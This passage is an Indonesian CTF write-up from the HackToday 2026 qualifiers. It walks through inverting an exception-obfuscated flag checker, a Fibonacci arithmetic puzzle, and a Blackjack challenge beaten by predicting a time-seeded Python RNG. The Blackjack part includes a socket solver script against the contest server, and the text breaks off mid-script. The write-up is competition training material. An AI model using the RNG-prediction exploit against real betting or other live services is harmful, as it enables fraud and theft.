

HACKTODAY QUALIFICATIONS

WRITE-UP



HIB - Stargazers

Suisayy
Avocado
Jersyy

2026

Daftar Isi


Daftar Isi.....	2
Reverse.....	4
Exception.....	4
Challenge Overview.....	4
Vulnerability/Key-Finding.....	4
Solution.....	5
Solver.....	5
AI Disclosure.....	8
Flag.....	8
Misc.....	9
Fibo67 (105 pts).....	9
Challenge Overview.....	9
Vulnerability/Key-Finding.....	9
Solution.....	9
Solver.....	9
AI Disclosure.....	10
Flag.....	10
Blackjack (166 pts).....	11
Challenge Overview.....	11
Vulnerability/Key-Finding.....	11
Solution.....	11
Solver.....	12
AI Disclosure.....	21
Flag.....	21
VaultGuard.....	22
Challenge Overview.....	22
Vulnerability/Key-Finding.....	22
Solution.....	22
Solver.....	24
AI Disclosure.....	25
Flag.....	25
Forensic.....	26
Alice in DFIRLand (136 pts).....	26
Challenge Overview.....	26
Vulnerability/Key-Finding.....	26

Solution.....	27
Solver.....	28
AI Disclosure.....	28
Flag.....	28
Pwn.....	29
Tone Deaf (279 pts).....	29
Challenge Overview.....	29
Vulnerability/Key-Finding.....	30
Solution.....	34
Solver.....	35
AI Disclosure.....	37
Flag.....	37

Reverse

Exception

Challenge Overview



Screenshot deskripsi challenge - Exception

Vulnerability/Key-Finding

Diberikan binary chall ELF x86-64 PIE stripped dalam c++, menggunakan VM bytecode obfuscation, struktur seperti flag checker biasa namun cara obfuscation logiknya cukup unik menggunakan exception unwinding seperti nama soal. program menerima input 54 byte dan transform 108 iterasi lalu check dengan 54 byte hardcoded array diakhir, jika benar akan "The record survives." jika false akan "The record does not survive."

Key finding skema obfuscationnya adalah

Fungsi transformasi tiap blok, FUN_00104f90, menghitung dua byte turunan h1 (4 bit) dan h2 (8 bit) dari state saat itu, lalu memanggil FUN_001042bf(h1, h2)

FUN_001042bf melempar C++ exception yang class nya dipilih dari switch 16 entry berdasarkan h1 (setiap class punya type_info sendiri), dengan h2 disimpan sebagai payload

Catch handler di caller chain memanggil ulang transformer FUN_00104d30 dengan argumen berbeda, lalu rethrow. Hal ini membuat 8 ronde transformasi per blok jadi total FUN_00104d30 dipanggil sebanyak $864 \text{ kali} = 108 \times 8$

Main transformasi nya terjadi di FUN_00104d30, operasi byte level yang reversible, setiap case bisa dibalik, jadi secara prinsip flag dapat diperoleh dengan menjalankan 108×8 ronde mundur dari array target. Yang bikin ribet adalah pemilihan h1 di arah mundur ambiguous, beberapa nilai h1 bisa menghasilkan pre

state yang memenuhi cek konsistensi `compute_h1(pre, block) == h1`, jadi perlu dilakukan sedikit brute force, tidak deterministic fully reversible

Solution

Pertama kita coba recon basic dengan file dan strings

```
darvesh@LAPTOP-631AFB04:~/HACKTODAY26/rev/except$ file chall
chall: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, stripped
darvesh@LAPTOP-631AFB04:~/HACKTODAY26/rev/except$ strings chall
/lib64/ld-linux-x86-64.so.2
mgUa
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_ZTVN10__cxxabiv121__vmi_class_type_infoE
_ZSt9terminatev
_ZdlPvm
_ZSt17current_exceptionv
_ZSt19uncaught_exceptionsv
__cxa_throw
_ZTVN10__cxxabiv117__class_type_infoE
__cxa_begin_catch
__cxa_allocate_exception
__gxx_personality_v0
_ZSt17rethrow_exceptionNSt15__exception_ptr13exception_ptrE
__cxa_rethrow
_ZNSt15__exception_ptr13exception_ptr10_M_releaseEv
__cxa_end_catch
_ZNSt15__exception_ptr13exception_ptr9_M_addrEfEv
_Unwind_Resume
fgets
stdin
puts
__stack_chk_fail
fflush
strlen
stdout
__libc_start_main
__cxa_finalize
fwrite
libstdc++.so.6
libgcc_s.so.1
libc.so.6
GCC_3.0
GLIBCXX_3.4.22
CXXABI_1.3.3
CXXABI_1.3.9
CXXABI_1.3
GLIBCXX_3.4
CXXABI_1.3.13
GLIBC_2.4
GLIBC_2.34
GLIBC_2.2.5
x[AVA]A^A_
<^v
PTE1
u+UH
```

```
The record does not survive.
The record survives.
N2Lx6packetE
N2Lx2e8E
N2Lx2e1E
N2Lx2e2E
N2Lx2e3E
N2Lx2e4E
N2Lx2e5E
N2Lx3v37E
N2Lx3w91E
N2Lx3w88E
N2Lx3a63E
N2Lx314E
N2Lx3p52E
N2Lx3h76E
N2Lx3a8E
N2Lx3b49E
N2Lx3w85E
N2Lx3c11E
N2Lx3f07E
N2Lx3j68E
N2Lx3r42E
N2Lx3s95E
N2Lx3u16E
N2Lx4echoE
9*3$
ZPLR
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0
.shstrtab
.interp
.note.gnu.property
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.plt.sec
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.gcc_except_table
.init_array
.fini_array
.data.rel.ro
.dynamic
.data
.bss
.comment
darvesh@LAPTOP-631AFB04:~/HACKTODAY26/rev/except$ |
```

File nya cukup kecil

Langsung saja decompile dengan ghidra

Main function nya terlihat seperti flag checker biasa

The screenshot shows a debugger window with a memory dump on the left and decompiled code on the right. The memory dump lists addresses from 0010607e to 001060ac, with corresponding hex values and ASCII characters. A specific data item, DAT_00106080, is highlighted. The decompiled code on the right shows the implementation of FUN_00104ac0, which appears to be a flag checker. It uses a loop to iterate over a memory region, comparing values against a target (DAT_00106080) and performing various checks and calculations.

DAT_00106080 adalah array target yang di check setelah input di transform

The screenshot shows a debugger window with a memory dump on the left and decompiled code on the right. The memory dump lists addresses from 001060b4 to 001060f7, with corresponding hex values and ASCII characters. A specific data item, DAT_001060b6, is highlighted. The decompiled code on the right shows the implementation of FUN_001050a0, which is a function that iterates over a memory region (starting from DAT_001060b6) and performs checks. It uses a loop to iterate over the memory region, comparing values against a target and performing various checks and calculations.

FUN_001050a0 iterate 108 blok berukuran 10 byte dari 0x60b6 sampai 0x64ee, call FUN_00104f90 sekali per blok. Dengan GDB dan breakpoint di FUN_00104d30 (0x4d30), terhitung 864 call

```
Decompile: FUN_00104f90 - (chall)
1
2 void FUN_00104f90(long param_1,byte *param_2)
3
4 {
5     byte bVar1;
6     byte bVar2;
7     long in_FS_OFFSET;
8     long *local_68;
9     undefined4 local_60;
10    undefined4 local_5c;
11    long local_58;
12    byte *local_50;
13    byte local_48;
14    byte local_47;
15    byte local_46;
16    long local_40;
17
18    local_40 = *(long *) (in_FS_OFFSET + 0x28);
19    bVar1 = *(byte *) (param_1 + (ulong) *param_2 ^ param_2[4];
20    bVar1 = ((bVar1 << (param_2[5] & 7) | bVar1 >> 8 - (param_2[5] & 7)) +
21            *(char *) (param_1 + (ulong) param_2[1]) + param_2[7] ^ param_2[8]) & 0xf;
22    bVar2 = bVar1 * '\r' + param_2[4] ^ param_2[7];
23    local_58 = param_1;
24    local_50 = param_2;
25    local_48 = bVar1;
26    local_47 = bVar2;
27    local_46 = bVar2;
28    std::uncaught_exceptions();
29    std::uncaught_exceptions();
30    std::uncaught_exceptions();
31    local_60 = 0;
32    local_68 = &local_58;
33    local_5c = std::uncaught_exceptions();
34    FUN_00105980(&local_68);
35    if (local_40 == *(long *) (in_FS_OFFSET + 0x28)) {
36        FUN_001042bf(bVar1,bVar2);
37    }
38    /* WARNING: Subroutine does not return */
39    __stack_chk_fail();
40 }
41
```

```
Decompile: FUN_00105980 - (chall)
1
2 void FUN_00105980(undefined8 *param_1)
3
4 {
5     undefined4 uVar1;
6     undefined4 uVar2;
7
8     uVar1 = *(undefined4 *) ((long) param_1 + 0xc);
9     uVar2 = std::uncaught_exceptions();
10    FUN_00104d30(*param_1,*(undefined4 *) (param_1 + 1),uVar2,uVar1);
11    return;
12 }
13
```

```
Decompile: FUN_00104d30 - (chall)
43 }
44 pbVar10 = pbVar14;
45 if ((uVar13 & 2) == 0) {
46     pbVar10 = pbVar15;
47 }
48 FUN_00105930(local_68,pbVar9,pbVar10);
49 FUN_00105940(local_58,local_68);
50 switch((param_4 * 0xb + param_3 * 7 + param_2 * 5 + (uint)bVar12 + (uint)bVar2 + (uint)bVar2 * 2 +
51 (uint)bVar3) % 6) {
52 default:
53     bVar11 = bVar8 ^ *pbVar14 ^ bVar11;
54     bVar12 = bVar4 + 1 & 7;
55     *pbVar15 = *pbVar15 + (bVar11 << bVar12 | bVar11 >> 8 - bVar12) + bVar5;
56     break;
57 case 1:
58     bVar11 = bVar1 + *pbVar15 + bVar11;
59     bVar12 = bVar5 + 1 & 7;
60     *pbVar14 = *pbVar14 ^ (bVar11 << bVar12 | bVar11 >> 8 - bVar12);
61     break;
62 case 2:
63     bVar8 = bVar11 + bVar8 ^ *pbVar15;
64     bVar12 = bVar4 + 1 & 7;
65     bVar12 = bVar8 << bVar12 | bVar8 >> 8 - bVar12;
66     *pbVar15 = bVar12;
67     *pbVar14 = *pbVar14 + (bVar1 ^ pbVar6[4] ^ bVar12);
68     break;
69 case 3:
70     bVar12 = *pbVar15;
71     *pbVar15 = bVar11 + bVar4 + bVar8 ^ *pbVar14;
72     bVar8 = bVar12 + bVar1 + pbVar6[5];
73     bVar12 = bVar4 + 1 & 7;
74     *pbVar14 = bVar8 << bVar12 | bVar8 >> 8 - bVar12;
75     break;
76 case 4:
77     *pbVar14 = (bVar8 ^ bVar4 | 1) * *pbVar14 + (bVar11 ^ *pbVar15) + bVar1;
78     break;
79 case 5:
80     bVar11 = bVar8 + *pbVar14 + bVar11;
81     bVar12 = bVar4 + 1 & 7;
82     *pbVar15 = *pbVar15 ^ (bVar11 << bVar12 | bVar11 >> 8 - bVar12);
83     bVar8 = bVar1 + pbVar6[5] ^ *pbVar14;
84     bVar12 = bVar5 + 1 & 7;
85     *pbVar14 = bVar8 << bVar12 | bVar8 >> 8 - bVar12;
86 }
87 FUN_00105960(local_58);
88 FUN_00105960(local_68);
89 if (local_40 == *(long *) (in_FS_OFFSET + 0x28)) {
```

FUN_00104d30 adalah switch atas $(p4 \cdot 11 + p3 \cdot 7 + p2 \cdot 5 + h2 + 3 \cdot h1 + \text{block}[9]) \% 6$ yang memodifikasi $\text{state}[\text{block}[2]]$ dan $\text{state}[\text{block}[3]]$ melalui salah satu dari 6 case yang reversible, lalu swap dua byte yang dipilih oleh $(h1 + p2 + 2 \cdot p4 + (p4 < p3)) \& 3$

```

Decompile: FUN_001042bf - (chall)
1
2 void FUN_001042bf(undefined1 param_1,undefined1 param_2)
3
4 {
5     undefined8 *puVar1;
6
7     switch(param_1) {
8     case 0:
9         puVar1 = (undefined8 *)__cxa_allocate_exception(0x20);
10        *(undefined1 *) (puVar1 + 3) = param_2;
11        puVar1[2] = &PTR_FUN_001084c8;
12        *puVar1 = &PTR_FUN_00108478;
13        puVar1[1] = &PTR_FUN_001084a0;
14        /* WARNING: Subroutine does not return */
15        __cxa_throw(puVar1,&PTR_vtable_00109988,FUN_00105100);
16    case 1:
17        puVar1 = (undefined8 *)__cxa_allocate_exception(0x20);
18        *(undefined1 *) (puVar1 + 3) = param_2;
19        puVar1[2] = &PTR_FUN_00108618;
20        *puVar1 = &PTR_FUN_001085c8;
21        puVar1[1] = &PTR_FUN_001085f0;
22        /* WARNING: Subroutine does not return */
23        __cxa_throw(puVar1,&PTR_vtable_001099c0,FUN_00105130);
24    case 2:
25        puVar1 = (undefined8 *)__cxa_allocate_exception(0x20);
26        *(undefined1 *) (puVar1 + 3) = param_2;
27        puVar1[2] = &PTR_FUN_00108768;
28        *puVar1 = &PTR_FUN_00108718;
29        puVar1[1] = &PTR_FUN_00108740;
30        /* WARNING: Subroutine does not return */
31        __cxa_throw(puVar1,&PTR_vtable_001099f8,FUN_00105160);
32    case 3:
33        puVar1 = (undefined8 *)__cxa_allocate_exception(0x20);
34        *(undefined1 *) (puVar1 + 3) = param_2;
35        puVar1[2] = &PTR_FUN_001088b8;
36        *puVar1 = &PTR_FUN_00108868;
37        puVar1[1] = &PTR_FUN_00108890;
38        /* WARNING: Subroutine does not return */
39        __cxa_throw(puVar1,&PTR_vtable_00109a30,FUN_00105190);
40    case 4:
41        puVar1 = (undefined8 *)__cxa_allocate_exception(0x20);
42        *(undefined1 *) (puVar1 + 3) = param_2;
43        puVar1[2] = &PTR_FUN_00108a08;
44        *puVar1 = &PTR_FUN_001089b8;
45        puVar1[1] = &PTR_FUN_001089e0;
46        /* WARNING: Subroutine does not return */
47        cxa throw(puVar1,&PTR_vtable_00109a68,FUN_001051c0);

```

FUN_001042bf throw salah satu dari 16 class exception C++ berdasarkan h1. Object __cxa_exception menyimpan h2 sebagai payload, dua handler FUN_00104710 (round 2-5) dan FUN_00104750 (round 6-7), recalculate h2 dari payload dan class yang di catch, lalu call FUN_00104d30 lagi

```
1
2 void FUN_00104710(long param_1, char param_2, byte param_3)
3
4 {
5     byte bVar1;
6     undefined4 uVar2;
7     undefined8 in_RAX;
8
9     param_3 = param_2 * '\ ' + 0x31U ^ param_3;
10    bVar1 = param_2 + 1U & 7;
11    *(byte *)(param_1 + 0x12) =
12        (param_3 << bVar1 | param_3 >> 8 - bVar1) ^ *(byte *)((long *) (param_1 + 8) + 5);
13    uVar2 = std::uncaught_exceptions();
14    FUN_00104d30(param_1, 2, uVar2, 0, in_RAX);
15    return;
16 }
17
```

Karena throw/catch chain sulit dimodelkan secara statis, kita bangun oracle yang memanggil FUN_00104f90 langsung

Pertama patch DF_1_PIE agar glibc dlopen menerima binary PIE

Terus `dlopen("./chall.so")`, ambil base via `dldinfo(RTLD_DI_LINKMAP)`, panggil base + `0x4f90` sebagai `void(char* state, char* block)`

```
darvesh@LAPTOP-631AFB04:~/HACKTODAY26/rev/except$ ./oracle $(python3 -c "print('41'*54)") 1c200933a858f27ad574
```

Hasilnya persis dengan percobaan GDB yang dilakukan sebelumnya, jadi oracle sudah benar

Oke dari sini kita pakai oracle untuk dapet routing handler nya, setiap h1 memilih pasangan (hid1, pad_orig) yang tetap (handler id di frame pertama, dan landing pad di frame kedua saat payload tidak rethrow baru), kita sampling 30 pair (state, block) acak per class h1 dan cari seluruh 16 kombinasi hid1 {0..3} dan pad_orig {0..3}

```

class 1: 30 samples -> 1 candidate(s): [(1, 2)]
class 2: 30 samples -> 1 candidate(s): [(2, 1)]
class 3: 30 samples -> 1 candidate(s): [(0, 3)]
class 4: 30 samples -> 1 candidate(s): [(3, 0)]
class 5: 30 samples -> 1 candidate(s): [(2, 2)]
class 6: 30 samples -> 1 candidate(s): [(1, 0)]
class 7: 30 samples -> 1 candidate(s): [(0, 1)]
class 8: 30 samples -> 1 candidate(s): [(2, 0)]
class 9: 30 samples -> 1 candidate(s): [(1, 1)]
class 10: 30 samples -> 1 candidate(s): [(0, 2)]
class 11: 30 samples -> 1 candidate(s): [(3, 1)]
class 12: 30 samples -> 1 candidate(s): [(1, 3)]
class 13: 30 samples -> 1 candidate(s): [(3, 0)]
class 14: 30 samples -> 1 candidate(s): [(0, 1)]
class 15: 30 samples -> 1 candidate(s): [(2, 2)]

Final map:
h1 hid1 pad_orig
0 0 0
1 1 2
2 2 1
3 0 3
4 3 0
5 2 2
6 1 0
7 0 1
8 2 0
9 1 1
10 0 2
11 3 1
12 1 3
13 3 0
14 0 1
15 2 2

Model chain on A*54: 22d3e47a6d7d3279b3e2c4b3853a86f557bd6a1449729b8712853acef762c9ad2b66dc204184bd3c91dc6398e4adc96e20848315c5a7
[oracle] base=0x7a1d392a0000 func=0x7a1d392a4f90
[oracle] base=0x7f813bbab000 func=0x7f813bbaff90
[oracle] base=0x72fabae6a000 func=0x72fabae6ef90

```

Kita gunakan untuk verifikasi forward model sudah byte identical dengan binary ori
Setelah sudah di reverse model utamanya, semuanya reversible, yang masih ambiguous adalah h1 mana yang menghasilkan state yang diamati, jadi kita jalankan BFS yang menyimpan semua kandidat
coba semua 16 nilai h1, transform 8 round, dan hanya menyimpan yang memenuhi `compute_h1(pre, block) == h1`

```

darvesh@LAPTOP-631AFB04:~/HACKTODAY26/rev/except$ python3 inv1.py
[block 100] frontier= 63
[block 90] frontier= 230
[block 80] frontier= 278
[block 70] frontier= 307
[block 60] frontier= 778
[block 50] frontier= 548
[block 40] frontier= 1630
[block 30] frontier= 4019
[block 20] frontier= 4724
[block 10] frontier= 3713
[block 4] frontier= 4696
[block 3] frontier= 5012
[block 2] frontier= 5888
[block 1] frontier= 7590
[block 0] frontier= 7953

Final frontier: 7953

FLAG: HackToday26{th3_t4st3_0004036239136381983919401753###}

```

Hanya satu dari 7953 kandidat yang cocok dengan format flag dan akhirnya dapatlah flagnya

Solver

solver.py

```
#!/usr/bin/env python3
# solve_bfs.py
import sys, subprocess

with open('chall', 'rb') as f:
    f.seek(0x60b6)
    raw = f.read(1080)
blocks = [raw[i*10:(i+1)*10] for i in range(108)]

TARGET = bytes.fromhex(
    '000e022f3b25b96fd9d6c3cef3a6a4e8757830bb0b267e16cb4b7468f4d964d4'
    'dcf195b9ed1bf62a24c67d7da14082472a0f4d3b3803'
)

HID1_MAP    = [0, 1, 2, 0, 3, 2, 1, 0, 2, 1, 0, 3, 1, 3, 0, 2]
PADORIG_MAP = [0, 2, 1, 3, 0, 2, 0, 1, 0, 1, 2, 1, 3, 0, 1, 2]

ROUND_PARAMS = [(0,0,0), (1,1,0), (2,0,0), (3,1,0), (4,2,1), (5,1,1), (6,0,0), (7,0,0)]

def rol8(x, n):
    n &= 7
    return ((x << n) | (x >> (8 - n))) & 0xff if n else x & 0xff

def ror8(x, n):
    n &= 7
    return ((x >> n) | (x << (8 - n))) & 0xff if n else x & 0xff

def compute_h1(state, b):
    s0, s1 = state[b[0]], state[b[1]]
    return ((rol8(s0 ^ b[4], b[5] & 7) + s1 + b[7]) ^ b[8]) & 0xf

def inv_round(state, b, h1, h2, p2, p3, p4):
    b0, b1, b2, b3, b4, b5, b6, b7, b8, b9 = b
    hp = (h1 + p2 + 2 * p4 + (1 if p4 < p3 else 0)) & 0xff
    pi1 = b1 if (hp & 1) else b0
    pi2 = b3 if (hp & 2) else b2
    st = bytearray(state)
    if pi1 != pi2:
        st[pi1], st[pi2] = st[pi2], st[pi1]
    s0, s1, s2, s3 = st[b0], st[b1], st[b2], st[b3]
    v = ((p4 * 0x1f + p3 * 0x1d + h2 + p2 * 0x11) & 0xff) ^ b6
    case = (p4 * 11 + p3 * 7 + p2 * 5 + h2 + 3 * h1 + b9) % 6
    if case == 0:
        st[b2] = (s2 - rol8((s0 ^ s3 ^ v) & 0xff, (b4 + 1) & 7) - b5) &
0xff
    elif case == 1:
        st[b3] = s3 ^ rol8((s1 + s2 + v) & 0xff, (b5 + 1) & 7)
```

```

elif case == 2:
    r = (b4 + 1) & 7
    st[b2] = ((v + s0) & 0xff) ^ rot8(s2, r)
    st[b3] = (s3 - ((s1 ^ b4 ^ s2) & 0xff)) & 0xff
elif case == 3:
    r = (b4 + 1) & 7
    st[b2] = (rot8(s3, r) - s1 - b5) & 0xff
    st[b3] = s2 ^ ((v + b4 + s0) & 0xff)
elif case == 4:
    a1 = ((s0 ^ b4) | 1) & 0xff
    B = ((v ^ s2) + s1) & 0xff
    st[b3] = ((s3 - B) * pow(a1, -1, 256)) & 0xff
elif case == 5:
    r1, r2 = (b4 + 1) & 7, (b5 + 1) & 7
    old_s3 = (((s1 + b5) & 0xff) ^ rot8(s3, r2)) & 0xff
    st[b2] = s2 ^ rot8((s0 + old_s3 + v) & 0xff, r1)
    st[b3] = old_s3
return bytes(st)

def inv_block_all(state_after, b):
    """Return list of (pre_state, h1) that pass the compute_h1
    consistency check."""
    results = []
    for h1_try in range(16):
        hid1 = HID1_MAP[h1_try]
        pad = PADORIG_MAP[h1_try]
        h2_orig = ((h1_try * 13 + b[4]) ^ b[7]) & 0xff
        h2_r2345 = rot8(((hid1 * 0x27 + 0x31) ^ h2_orig) & 0xff, (hid1 +
1) & 7) ^ b[5]
        do_new = (hid1 == 1) and bool(b[8] & 1)
        if do_new:
            exbyte2 = rot8((h2_orig ^ b[6]) & 0xff, 1)
            hid2 = 3
        else:
            exbyte2 = h2_orig
            hid2 = pad
        h2_r67 = (((hid2 * 0x19 + 0x53 + exbyte2 + h2_r2345) & 0xff) ^
b[7])
        h2_list = [h2_orig, h2_orig, h2_r2345, h2_r2345,
                    h2_r2345, h2_r2345, h2_r67, h2_r67]
        st = state_after
        for k in range(7, -1, -1):
            p2, p3, p4 = ROUND_PARAMS[k]
            st = inv_round(st, b, h1_try, h2_list[k], p2, p3, p4)
            if compute_h1(st, b) == h1_try:
                results.append((st, h1_try))
    return results

# --- BFS backward ---
frontier = [(TARGET, None)] # (state, h1 that led OUT of this block
going forward; None for TARGET)
MAX_FRONTIER = 50000

```

```

for block_idx in range(107, -1, -1):
    b = blocks[block_idx]
    nxt = {}
    for st, _ in frontier:
        for pre, h1 in inv_block_all(st, b):
            if pre not in nxt:
                nxt[pre] = h1
    frontier = [(s, h) for s, h in nxt.items()]
    if not frontier:
        print(f"FAIL at block {block_idx} - no candidates")
        sys.exit(1)
    if len(frontier) > MAX_FRONTIER:
        print(f"FRONTIER EXPLODED at block {block_idx}: {len(frontier)}")
        sys.exit(1)
    if block_idx % 10 == 0 or block_idx < 5:
        print(f"[block {block_idx:3d}] frontier={len(frontier):5d}")

# --- Filter for flag candidates ---
print(f"\nFinal frontier: {len(frontier)}")
flag_candidates = []
for st, _ in frontier:
    try:
        s = st.decode('ascii')
    except UnicodeDecodeError:
        continue
    if s.startswith('HackToday26{') and s.endswith('}'):
        flag_candidates.append(st)

if len(flag_candidates) == 1:
    flag = flag_candidates[0]
    print(f"\nFLAG: {flag.decode()}")
    with open('flag.txt', 'wb') as f:
        f.write(flag)
elif len(flag_candidates) > 1:
    print(f"Multiple flag-shaped candidates:")
    for f in flag_candidates:
        print("  ", f.decode('latin-1'))
else:
    print("No exact flag-shaped candidate. Showing printable ones:")
    for st, _ in frontier:
        if all(0x20 <= c <= 0x7e for c in st):
            print("  ", st.decode('latin-1'))

```

AI Disclosure

<https://chat.deepseek.com/share/ebbzhw72f38k20pbt1>


Flag

```
HackToday26{th3_t4st3_0004036239136381983919401753###}
```

Misc

Fibo67 (105 pts)

Challenge Overview



Screenshot deskripsi challenge - Fibo67

Vulnerability/Key-Finding

Matematika biasa sih, tinggal cari tau variabel A dan B itu apa berdasarkan perhitungan yang diberikan. Pada dasarnya disini $A+B = A*B+Fn$ dimana Fn itu angka Fibonacci (0,1,1,2,3,5,8,13,...).

Solution

Jadi

```
A + B = A * B + F8
67 = 6 * 9 + 13
67 = 54 + 13, solved
```

```
L$ nc 103.160.213.168 33383
Has your brain rotted yet?
This calculator should only do an addition operation. But clearly there's something wrong in it. Wonder how you'll get a 67.
1 + 1 = 1
2 + 3 = 7
4 + 2 = 9
5 + 3 = 17
7 + 4 = 31
9 + 5 = 50
8 + 4 = 40
A + B = 67
Enter A: 6
Enter B: 9
Correct!
HackToday26{gu3ss_y0ur_br41n_h45nt_r0tt3d_3n0ugh}
```

Fibo67

Solver

Tidak ada script solver.

AI Disclosure


Tidak ada.

Flag

HackToday26{gu3ss_y0ur_br41n_h45nt_r0tt3d_3n0ugh}

Blackjack (166 pts)

Challenge Overview



Screenshot deskripsi challenge - Blackjack

Vulnerability/Key-Finding

Server mengacak deck pake modul random bawaan Python, dan seeding-nya pake `int(time.time())`. Nilai seed itu dibocorin langsung ke player tiap ronde di banner dengan nama `shoe_id`

Karena random itu mersenne twister yang deterministik, seed yang sama bakal ngasalin urutan kartu yang sama persis. Entropi seednya juga kecil, cuma timestamp detik, jadi gampang ditebak. Plus server ngasih bocoran tiap ronde dia nampilin tiga kartu pertama (Dealer hand sama Your hand), dan itu cukup buat verifikasi kalo rekonstruksi shoe kita bener.

Begitu shoe-nya berhasil direkonstruksi, seluruh kartu yang bakal keluar udah kita tau duluan, jadi hasil tiap ronde bisa disimulasikan sebelum naruh taruhan.

Solution

1. Ambil signature 4 kartu lewat ronde recon

Bet 1 chip, langsung STAND biar dealer wajib buka hole card-nya. Dapet 4 kartu: `[d1, p1, p2, d2]`. Empat kartu ini dipake buat verifikasi rekonstruksi shoe.

2. Bruteforce konfigurasi RNG

Bet 1 chip, langsung STAND biar dealer wajib buka hole card-nya. Dapet 4 kartu: `[d1, p1, p2, d2]`. Empat kartu ini dipake buat verifikasi rekonstruksi shoe.

- Seed: `shoe_id` plus offset dari -5 sampe +10
- Deck count: 1, 2, 4, 6
- Rank order: 4 varian (2..A, A..K, 2..10 JQKA, dll)
- Suit order: 24 permutasi

- Build order: rank-major atau suit-major
- Shuffle method: random.shuffle atau random.sample
- Burn: 0-5 kartu
- Deal order: 8 skema (d1_p1_p2_d2, p1_p2_d1_d2, dst.)

Begitu “match”, simpen konfigurasinya dan pake terus. Tiap ronde shoe_id ganti, jadi cukup rebuild shoe pake shoe_id baru + offset yang udah ketemu.

3. Simulasi

Karena seluruh deck udah dipegang, kita coba semua kemungkinan hit (0-11 kali) dan itung outcome-nya. Fungsi best_hits() balikin action terbaik plus hasil +1 kalo menang, 0 kalo push, -1 kalo kalah.

4. Gambling 🎰

```
Dealer hand: 6 of Spade, HIDDEN.
Your hand: King of Club, 3 of Heart. Total: 13.
shoe_id: 1789324206
How much you want to bet? (1-999923): [*] Balance: 100

[>] bal=100 max=999923 | SURE WIN k=1 -> ALL-IN | bet 100
HIT or STAND? [>] p=['King of Club', '3 of Heart'] t=13 up=6 of Spade -> HIT
-----
Your hand: King of Club, 3 of Heart, 8 of Diamond (Total: 21)
HIT or STAND? [>] p=['King of Club', '3 of Heart', '8 of Diamond'] t=21 up=6 of Spade -> STAND
-----
Dealer hand: 6 of Spade, A of Club (Total: 17)
Dealer STAND
-----
Win.
Your balance: 1000023
HackToday26{c0n9r4t5_y0u_w0n_a9a1n5t_th3_h0u53}
```

Blackjack

Solver

```
#!/usr/bin/env python3
import socket, re, random, itertools, time, sys

HOST = "103.160.213.168"
PORT = 33214
TARGET = 1_000_000

# ----- parsing -----
def clean(s):
    s = s.strip()
```

```

s = re.split(r"\s*[\s\.\(\)]Total", s)[0]
return s.strip().rstrip(".").strip()

def parse_card(s):
    s = clean(s)
    if " of " not in s: return None
    r, su = s.split(" of ", 1)
    return (r.strip(), su.strip())

def parse_cards(line):
    out = []
    for c in clean(line).split(","):
        c = c.strip()
        if c:
            k = parse_card(c)
            if k: out.append(k)
    return out

def norm_rank(r):
    r = r.strip()
    if r in ("A", "Ace"): return "Ace"
    if r in ("T", "10"): return "10"
    if r in ("J", "Jack"): return "Jack"
    if r in ("Q", "Queen"): return "Queen"
    if r in ("K", "King"): return "King"
    return r

def ckey(c): return (norm_rank(c[0]), c[1].strip())
def cstr(c):
    n = ckey(c); return f"{n[0]} of {n[1]}"

def hand_total(cards):
    t, a = 0, 0
    for r, _ in cards:
        r = norm_rank(r)
        if r == "Ace": a += 1; t += 1
        elif r in ("Jack", "Queen", "King"): t += 10
        else:
            try: t += int(r)
            except: pass
    if a and t + 10 <= 21: t += 10
